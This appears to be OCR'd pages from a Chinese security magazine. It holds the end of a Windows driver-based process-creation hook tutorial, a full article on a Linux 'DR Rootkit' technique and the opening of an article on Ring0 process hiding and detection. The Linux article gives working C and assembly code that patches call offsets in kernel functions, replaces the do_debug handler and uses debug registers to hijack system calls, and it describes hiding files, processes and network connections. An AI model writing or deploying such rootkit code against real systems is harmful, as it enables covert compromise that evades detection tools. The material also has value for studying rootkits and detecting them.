    ULONG dwOutput = 0;
    RProcessData *pRpd;
    while(true)
    {
        i++;
        WaitForSingleObject(m_hEvent,INFINITE);
//等待ring0事件通知
        pRpd = new RProcessData;
        DeviceIoControl(gh_Device,IOCTL_
GETDATA,NULL,0, pRpd, sizeof(RProcessData),&dwOutpu
t,NULL);
        HANDLE hThread = CreateThread(NULL,
NULL, WorkThread, pRpd, NULL, NULL);

        printf("KeSetEvent called. %d\n", i);
        ResetEvent(m_hEvent);
//重置事件
    }
    return 0;
}

int main(int argc, char **argv)
{

    //加载驱动的大家都知道
    if (InitDriver() == -1)
    {
        fprintf(stderr, "Failed to initialize driver.\n");
        scanf("%*c");
        return 1;
    }

    DWORD dwOutput;
    HANDLE m_hEvent = CreateEvent(NULL,FALS
E,FALSE,NULL);
//创建事件
DeviceIoControl(gh_Device,IOCTL_SETEVENT,&m_h
Event,sizeof(HANDLE),NULL,0,&dwOutput,NULL);
//发事件给Ring0


    printf("IoControl code sent\n");
    HANDLE hThread = CreateThread(NULL,
NULL, WaitThread, &m_hEvent, NULL, NULL);
```

```
    scanf("%c");
    //等待用户按下回车键

    UnloadDeviceDriver(ac_driverLabel);
    //卸载驱动
    return 0;
}
```

这里我们要注意一下，要关闭程序时不能点控制台右上角的关闭按钮来关，我们要按一下回车键，因为我们需要把驱动卸载了，大家也可以修改代码来避免这个麻烦的问题，否则在重启前可能就无法创建进程了！

效果图如图1所示。






图1

(Ring3代码在VC 6下编译通过，Ring0代码在WDK7 + VS 2010下编译通过、Windows 7 32位下调试通过(需要管理员权限)。)

小结


通过这次的Hook，相信大家一定对Hook有了更加深入的了解，我们用的这种方法与Ring3互交还可以推广应用到更多函数的Hook，像注册表关键位置修改时需要用户确认等，这就交给读者去进一步地探究了！

(编辑提醒：本文涉及的代码已收入随书光盘，请到光盘中查找)

前置知识：VC

关键词：编程、Hook、Rootkit、寄存器

Linux下利用调试寄存器Hook系统调用



文/图 小小杉

Rootkit技术的演化，从应用级到内核级再发展为硬件级，每次演化都是一种技术的提升。应用级Rootkit主要通过替换login、ls、ps、netstat等shell命令或者修改一些系统配置文件实现隐藏；内核级Rootkit则主要是通过修改内核中的系统调用或者系统调用函数中嵌套的更为底层的函数以实现有效拦截，从而改变程序执行流(包括内核函数补丁技术、DKOM技术、拦截缺页异常处理函数等)。Linux下的内核级Rootkit又可分为LKM Rootkit和非LKM Rootkit，当前大部分Rootkit的实现都借助了LKM技术，LKM可以很方便地让Hackers编写的恶意模块加载进内核，成为内核中的一个有效模块。如内核下的后门技术，在内核态下编写一个服务器监控模块，将其

加载到内核中,则可在远程编写一个简单的客户端程序即可实现远程监控。然而,这些技术正遭受严峻的考验,大量针对LKM技术的Rootkit检测工具被开发出来。如对系统调用函数地址的监控、每个系统调用函数实现代码中的前31字节的校验等。

对系统函数进行补丁技术,一般会直接选择对系统调用函数入口处进行补丁,很少会针对某一个特定的系统函数进行Patching。Linux内核/arch/i386/kernel/entry.s文件中存放的系统调用的入口代码如下:

```
ENTRY(system_call)
RINGO_INT_FRAME                    # can't
unwind into user space anyway
pushl %eax             # save orig_eax
CFI_ADJUST_CFA_OFFSET 4
SAVE_ALL
GET_THREAD_INFO(%ebp)
......
cmpl $(nr_syscalls), %eax
/*替换下面两条指令,使程序指令JMP到hook func*/
jae syscall_badsys
syscall_call:
call *sys_call_table(,%eax,4)
movl %eax,EAX(%esp)     # store the return value
```

语句"cmpl $(nr_syscalls),%eax"占5个字节,"jae syscall_badsys"占6个字节,共11个字节大小,修改时只需简单插入"push $addr"和"ret"语句即可实现程序执行流的改变。这类修改内核函数机器码通过写入JMP或ret等指令跳转到Hook函数中的技术,在遇到具备对系统调用函数前后多个字节检验的反Rootkit工具时,将原形毕露。笔者最近看到Miami Beach写的DR Rootkit,详细品读了一番,其采用的技术比较新颖,完全回避了JMP、ret等跳转代码,采用更改下层函数在上层函数的Offset实现跳转,并且还借助了调式寄存器来监控系统调用表的执行过程。本文将全面分析利用调式寄存器拦截系统调用的方法。

前置知识

为了简化开发工作,Intel提供了一系列特定寄存器来管理调试过程。其中,DR0用来容纳4个32 bit的断点地址,DR5和DR4是Intel保留的,未作定义,DR6是断点状态寄存器,其中包含了所有引起异常中断的事件标志,用来协助断点调试,DR7为断点控制寄存器,它的高16位分成4个字段,分别用来规定4个断点的长度是一个字节还是4个字节以及引起断点的访问类型;低16位用来允许/禁止4个断点以及选择断点的条件。当CPU 运行的代码执行/读取/写入DR3~DR0中设定的断点地址时,就会产生int $0x01中断"陷入"(trap 1),运行内核的do_debug()处理函数(handler)。DR Rootkit就是通过把要截获的系统调用的函数地址设置到调试寄存器中,这样当有程序触发这些系统调用时就会率先被此Rootkit的"do_debug"函数实现截获,然后即可实现同其他Rootkits类似的"隐藏"工作。

调试状态寄存器DR6用于表示进入陷阱1的原因,如果B0~B3其中任何一位置位,则表示是相应的DR0~3断点引发的调试陷阱,但有时候不管GiLi如何设置,只要是遇到DRx指定的断点,总会设置BI,如果看到多个BI置位,则可以通过GiLi的情况判断究竟是哪个DR寄存器引发的调试陷阱。BD置位表示是GD位置位情况下访问调试寄存器引发的陷阱。BT置位表示是因为TS置位即任务切换时TSS中TS位置1时切到第二个任务时第一条指令时引发的。BS置位表示是单步中断引发的断点,即eFlags的TF置位时引发的调试陷阱。

利用offset实现跳转的inLine Hook技术

经常阅读内核代码的读者,可能更清楚函数的调用过程。几乎所有的系统调用函数都不是一步到位实现某个功能,相反总会嵌套一个或多个底层函数继续完成剩余的功能。故反汇编出来的代码中必然就会出现call语句,以跳转到下一个函数继续执行。因此,只要我们改变跳转偏移值,则可改变程序的执行流。例如Socket通信中的sys_recvfrom函数(接收来自发送方的数据),部分源代码如下:

```
asmlinkage long sys_recvfrom(int fd, void __user *
ubuf, size_t size, unsigned flags,struct sockaddr __user
*addr, int __user *addr_len){
    struct socket *sock;
    struct iovec iov;
    struct msghdr msg;
```

```
char address[MAX_SOCK_ADDR];
struct file *sock_file;
    sock_file = fget_light(fd, &fput_needed);
    sock = sock_from_file(sock_file, &err);
    ……
    err=sock_recvmsg(sock, &msg, size, flags);
    //接收发送方发来的数据包
    if(err >= 0 && addr != NULL){
    err2=move_addr_to_user(address, msg.msg_namelen,
    addr, addr_len);
    if(err2<0)
    err=err2;
    }
  }
```

实际上,sock_recvmsg函数才是真正接收发送方从网络上发过来的数据包函数。sys_recvfrom函数代码在调用sock_recvmsg之前,只是对数据包的接收缓冲区进行了一定的封装,以灵活调整缓冲区大小。下面我们让Linux内核进入静态调式状态,对sys_recvfrom函数进行反汇编,在中断键入命令"gdb-q /usr/src/linux-2.6.18/vmlinux"(笔者的内核为2.6.18),其部分汇编代码如图1所示。由图可知,0x c0233f85是sock_recvmsg的内存地址,我们只需将此地址替换为Hook函数即可实现函数跳转。2.4内核以后的版本,系统调用表地址不再导出,即不可通过系统调用号直接映射出函数地址。为了准确获取sys_call_table地址实现调用函数的Hook,我们采用了搜索法,从system_call地址开始搜索sys_call_table特定的opcode来定位其内存地址。同样,这里我们也可以采用搜索法从系统调用函数sys_recvfrom起始地址开始搜索关键词call,其对应的机器码为0x e8,若搜索到0xe8,则转向call指令调用的函数地址,将此地址同sock_recvmsg的内存地址比较,若相等则搜索成功,否则继续搜索call指令。




图1

搜索指定内核函数的地址代码如下:

```
unsigned int patch_func(unsigned int handler,
unsigned int old_func) {
unsigned char *p = (unsigned char *)handler;
unsigned char buf[4] = "\x00\x00\x00\x00";
unsigned int offset = 0;
unsigned int orig = 0;
int i = 0;
while (1) {
if (i > 1024) return 0;
if (p[0] == 0xe8) {
buf[0] = p[1]; buf[1] = p[2];
buf[2] = p[3]; buf[3] = p[4];
offset = *(unsigned int *)buf;
DbgPrint("*** hook engine: offset: 0x%08x\n", offset);
orig = offset + (unsigned int)p + 5;
if (orig == old_func)  break;
}
p++; i++;
}
offset = new_func - (unsigned int)p - 5;
p[1] = (offset & 0x000000ff);
p[2] = (offset & 0x0000ff00) >> 8;
p[3] = (offset & 0x00ff0000) >> 16;
p[4] = (offset & 0xff000000) >> 24;
return orig;
}
```

上面代码的核心语句即"orig=offset+(unsigned int)p+5;"和"offset=new_func-(unsigned int)p-5;",对call指令比较了解的读者可能会比较明白其含义,call指令对应的机器指令中并不是转移的目的地址,而是相对于当前IP的转移位移。即若call func对应的机器码为E8 05 00,其后一条语句的机器码为1001:000E B8 00 4C,则func函数的地址为0x05+0x0E=0x13。故"orig=offset+(unsigned int)p+5"语句中offset是call机器码0x e8的后4字节偏移值,p+5即获取紧接call指令的下一条指令,相加即得出了call所调用的函数地址值。通过替换offset值改变函数的执行流程,使得传统的inLine Hook的检查技术完全失效,因为此方法没有介入任何JMP、ret指令,也没有添加或者修改任何指令。

利用调式寄存器拦截系统调用

调试寄存器允许用户在内存地址上设置硬件断点,一旦执行流触发了一个硬件断点标记地址,则会将控制权交给调试中断处理程序(int

$0x01),继而调用do_debug函数。跟踪引发中断处理程序执行的代码入口,源码文件/arch/i386/kernel/entry.S中给出了定义:

```
KPROBE_ENTRY(debug)
RING0_INT_FRAME
cmpl $sysenter_entry,(%esp)
jne debug_stack_correct
FIX_STACK(12, debug_stack_correct, debug_esp_fix_insn)
debug_stack_correct:
pushl $-1# mark this as an int
CFI_ADJUST_CFA_OFFSET 4
SAVE_ALL
xorl %edx,%edx# error code 0
movl %esp,%eax# pt_regs pointer
call do_debug
//调用do_debug函数
jmp ret_from_exception
CFI_ENDPROC
.previous .text
```

由上面的代码可知,在调用do_debug函数之前没有其他的call指令,故搜索此函数内存地址就变得更加简单了,只需要匹配到call机器码,则断定此call指令即call do_debug语句。寻找do_debug内存地址的代码如下:

```
static int __get_and_set_do_debug_2_6(unsigned int handler, unsigned int my_do_debug){
unsigned char *p= (unsigned char *)handler;
unsigned char buf[4]= "\x00\x00\x00\x00";
unsigned int offset = 0;
unsigned int orig = 0;
while (p[0] != 0xe8) p ++;
//寻找Call指令
buf[0] = p[1];
buf[1] = p[2];
//获取call指令机器码后4字节内容,即偏移值offset
buf[2] = p[3];
buf[3] = p[4];
offset = *(unsigned int *)buf;
orig= offset + (unsigned int)p + 5;
//计算出call调用的函数,即do_debug内存地址
offset = my_do_debug - (unsigned int)p - 5;
//改变偏移值,使其转向my_do_debug函数
p[1]= (offset & 0x000000ff);
p[2]= (offset & 0x0000ff00) >> 8;
p[3]= (offset & 0x00ff0000) >> 16;
p[4]= (offset & 0xff000000) >> 24;
return orig;
}
```

其中函数参数handler为int 0x01中断服务处理程序的入口地址,此地址可以采用类似system_call地址获取方式获取,这里不再介绍。

下面我们来分析my_do_debug函数,即我们修改后的do_debug函数。函数代码如下:

```
static void __my_do_debug(struct pt_regs * regs, unsigned long error_code){
struct task_struct *tsk = current;
siginfo_t info;
int trap= -1;
int control = 0;
int s_control = 0;
int status = 0;
unsigned int dr2= 0;
/* 从DR6状态寄存器中获知其触发了哪个调试寄存器断点*/
__asm__ __volatile__ ( "movl %%dr6,%0 \n\t"
: "=r" (status) );
/* check for trap on dr0 */
if (status & DR_TRAP0){
trap = 0;
status &= ~DR_TRAP0;
}
/* DR0 用来监控系统调用表读写情况*/
control |= TRAP_GLOBAL_DR0;
control |= DR_RW_EXECUTE << DR0_RW;
control |= 0 << DR0_LEN;
/* dr0-dr3 handlers */
switch (trap){
case 0:
//系统调用表
/* 用系统调用号索引hook_table,若为空,则不需要截获系统调用,只是设断点状态和断点控制寄存器后,去执行系统原来的do_debug函数*/
if (!hook_table[regs->eax]){
__asm__ __volatile__ ( "movl %0,%%dr6 \n\t"
"movl %1,%%dr7 \n\t"
:
: "r" (status), "r" (control) );
break;
}
__asm__ __volatile__ ( "movl %0,%%dr2 \n\t"
:
: "r" (dr2) );
__asm__ __volatile__ ( "movl %0,%%dr6 \n\t"
"movl %1,%%dr7 \n\t"
:
: "r" (status), "r" (s_control) );
if (regs->eflags & VM_MASK)
goto orig_do_debug;
break;
/* DR2监视syscall_table的入口,sys_table_global为系统调用表地址*/
case 2:
/*清除Dr2寄存器 */
__asm__ __volatile__ ( "xorl %eax,%eax \n\t"
"movl %eax,%dr2 \n\t" );
/* 恢复int 0x80中断处理器 */
__asm__ __volatile__ ( "movl %0,%%dr6 \n\t"
"movl %1,%%dr7 \n\t"
:
```

```
: "r" (status), "r" (control) );
if ((regs->eax >= 0 && regs->eax < NR_syscalls)
&& hook_table[regs->eax]) {
unsigned int verify_hook = (unsigned int)sys_
p[regs->eax];
if (regs->eip == verify_hook)
regs->eip = (unsigned int)hook_table[regs->eax];
}
if (regs->eflags & VM_MASK)
goto orig_do_debug;
break;
default:
DEBUGLOG(("*** unhandled trap"));
orig_do_debug:
/* 恢复原始do_debug函数的调用*/
(*_orig_do_debug)(regs, error_code);
__asm__ __volatile__ ( "movl %0,%%dr7 \n\t"
:
: "r" (control) );
}
}
```

函数代码中,regs->eax即系统调用号,我们可以根据此值来判断是否为我们需要hook的系统调用函数,若是则替换此函数值即可。

整个Rootkit的执行过程可归纳为以下几个步骤:(1)获取系统调用表地址;(2)获取调试寄存器引发的陷入处理函数地址do_debug;(3)定义自己的my_do_debug函数,根据DR6中的状态寄存器判断是哪个寄存器断点触发,并判断引发中断的reg->eax中存放的系统调用号是否为我们感兴趣的系统调用,用新定义的函数替换原始do_debug;(4)用DR0来监控系统调用表的读写操作;(5)隐藏自己在内核中生成的内核模块。

此时,Rootkit需要完成的常见隐藏功能都可以实现,如文件隐藏、进程隐藏、网络连接的隐藏等。编写代码时,可统一采用一个hook_table指针数组将sys_getdents64、sys_socketcall等系统调用的Hook版本存放其中,然后同reg->eax进行比对,从而转向Hook版本的代码实现中实现隐藏。


小结

Rootkit技术已经过渡到了硬件级别,是否内核级Rootkit就不可能再有更深的挖掘空间还有待探讨。笔者认为只是因为内核级Rootkit当前受到大量针对其开发的各种有效Rootkit检测工具的挑战,从而导致很多Hackers转向硬件级Rootkit,如基于VMM的Rootkit、BIOS的Rootkit。http://www.nvlabs.in/站点上就针对Windows 7提出了一种攻击技术,即Vbootkit 2.0 Attacking Windows 7 (x64) via Boot Sectors,并给出了代码实现,感兴趣的读者可以品读下。内核级Rootkit的发展同样也一定会不断向前发展,只要提出了更加强大的隐藏技术以对抗当前的检测工具即是成功的。

前置知识:VC

关键词:编程、进程隐藏、进程检测

Ring0级Rootkit进程隐藏与检测技术



文/图 小小杉

近来自己主机上老是莫名其妙地感染病毒(即在文件夹后默然追加了一个后缀.exe),以前也碰到过这种情形,即只要单击受感染的Office文件,则分区下所有的Office文件将全部感染,后来也好好分析过此病毒,即"sola病毒"。起初没有去管这事,后来实在受不了就打算手工清除此病毒。打开任务管理器,发现了一些诡异进程,由数字和字母构成,显然不是正常进程,

就运行regedit.exe搜索注册表,尝试搜索此进程,并手工删除了其对应的所有键值。重新查看受感染的分区,发现清除成功。这才顿悟,这不是sola病毒,只是某些人写的一个再简单不过的病毒。

引用上面的话,只是想说尽管我们已经谈论并以各种方式实现了不同级别的进程隐藏技术,但很多人却并不知晓编写简单代码即可躲过任务管理器的进程显示列表。Jimhotkin在《Detection of hidden Process》一文中曾指出——估计1000个木马中仅有1个是进程隐藏的。可见,市面上见到的那些简单木马绝大部分出自新手级黑客。黑客从事的攻击活动需要尽可能部署得尽善尽美,任何一个环节出现弱点,都将是致命的。这其实等同于网络安全技术,尽管你在多个环节上部署了多层级安全防御措施,但任一环节出现漏洞,则全盘皆输。

言归正传,下面谈论下进程隐藏与检测技术,尽管进程隐藏技术已经被众多人讨论过,但笔者的目的是想通过此文,尽可能综合当前出现的各种进程隐藏与检测技术,谈论每种技术实现的特点及其如何实现,通过代码分析,尽可能全面地讲解Ring0下出现的各种进程隐藏与检测技术。

进程隐藏技术

